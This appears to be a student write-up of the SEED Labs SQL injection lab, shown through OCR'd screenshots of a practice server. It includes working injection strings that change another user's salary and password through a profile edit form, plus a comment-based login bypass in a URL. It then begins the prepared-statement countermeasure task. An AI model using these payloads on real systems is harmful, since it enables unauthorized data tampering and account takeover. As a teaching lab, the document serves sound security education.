

u-cyber [Running] - Oracle VM VirtualBox
chine View Input Devices Help
Firefox Web Browser
May 16 21:14
SQLi Lab
www.seed-server.com/unsafe_edit_frontend.php
SEED LABS
Home
Edit Profile
Logout
Save
Right Ctrl

### Alice's Profile Edit

| | |
|---|---|
| NickName | Alice',salary=1 where name='Bot |
| Email | Email |
| Address | Address |
| Phone Number | PhoneNumber |
| Password | Password |

Copyright © SEED LABs

When you go to Boby's profile, his salary has been changed to $1 successfully.


ubuntu-cyber [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
May 16 21:15
SQLi Lab
www.seed-server.com/unsafe_home.php?username=Boby'+%23&Password=
Home
Edit Profile
Logout
Right Ctrl

**Boby Profile**


| Key | Value |
|---|---|
| Employee ID | 20000 |
| Salary | 1 |
| Birth | 4/20 |
| SSN | 10213352 |
| NickName | Alice |
| Email | |
| Address | |
| Phone Number | |

Copyright © SEED LABs

### Task 3.3: Modify other people’ password.

Go to Alice's account, go to Edit Profile, and type:

Boby',password=sha1('lol') where name='Boby'; #



u-cyber [Running] - Oracle VM VirtualBox
chine View Input Devices Help
Firefox Web Browser ▾
May 16 21:22
SQLi Lab
www.seed-server.com/unsafe_edit_frontend.php
SEED LABS
Home
Edit Profile
Logout

Alice's Profile Edit

| | |
|---|---|
| NickName | Boby',password=sha1('lol') where |
| Email | Email |
| Address | Address |
| Phone Number | PhoneNumber |
| Password | Password |

Save
Copyright © SEED LABs

## Try logging in to Boby's account with the original password "seedboby"



ubuntu-cyber [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
May 16 21:25
SQLi Lab
www.seed-server.com/index.html
SEED LABS

Employee Profile Login


USERNAME Boby

PASSWORD ••••••••••

Login

Copyright © SEED LABs

## Cannot login to the account with the original password.




ubuntu-cyber [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
May 16 21:26
SQLi Lab
www.seed-server.com/unsafe_home.php?username=Boby&Passwor
SEED LABS

The account information your provide does not exist.

Go back

When using the new password ‘lol’ , the attack has been done and the password has been changed.



ubuntu-cyber [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
May 16 21:29
SQLi Lab
www.seed-server.com/unsafe_home.php
Home
Edit Profile
Logout
Right Ctrl


# Boby Profile

| Key | Value |
|---|---|
| Employee ID | 20000 |
| Salary | 1 |
| Birth | 4/20 |
| SSN | 10213352 |
| NickName | Alice |
| Email | |
| Address | |
| Phone Number | |

**Task 4: Countermeasure — Prepared Statement**

Go to URL: http://www.seed-server.com/defense/

Login to Alice account


ubuntu-cyber [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
May 16 21:31
SQLi Lab
SQLi Lab
www.seed-server.com/defense/
SEED LABs
Right Ctrl


Get Information

USERNAME alice

PASSWORD ••••••••••

Get User Info

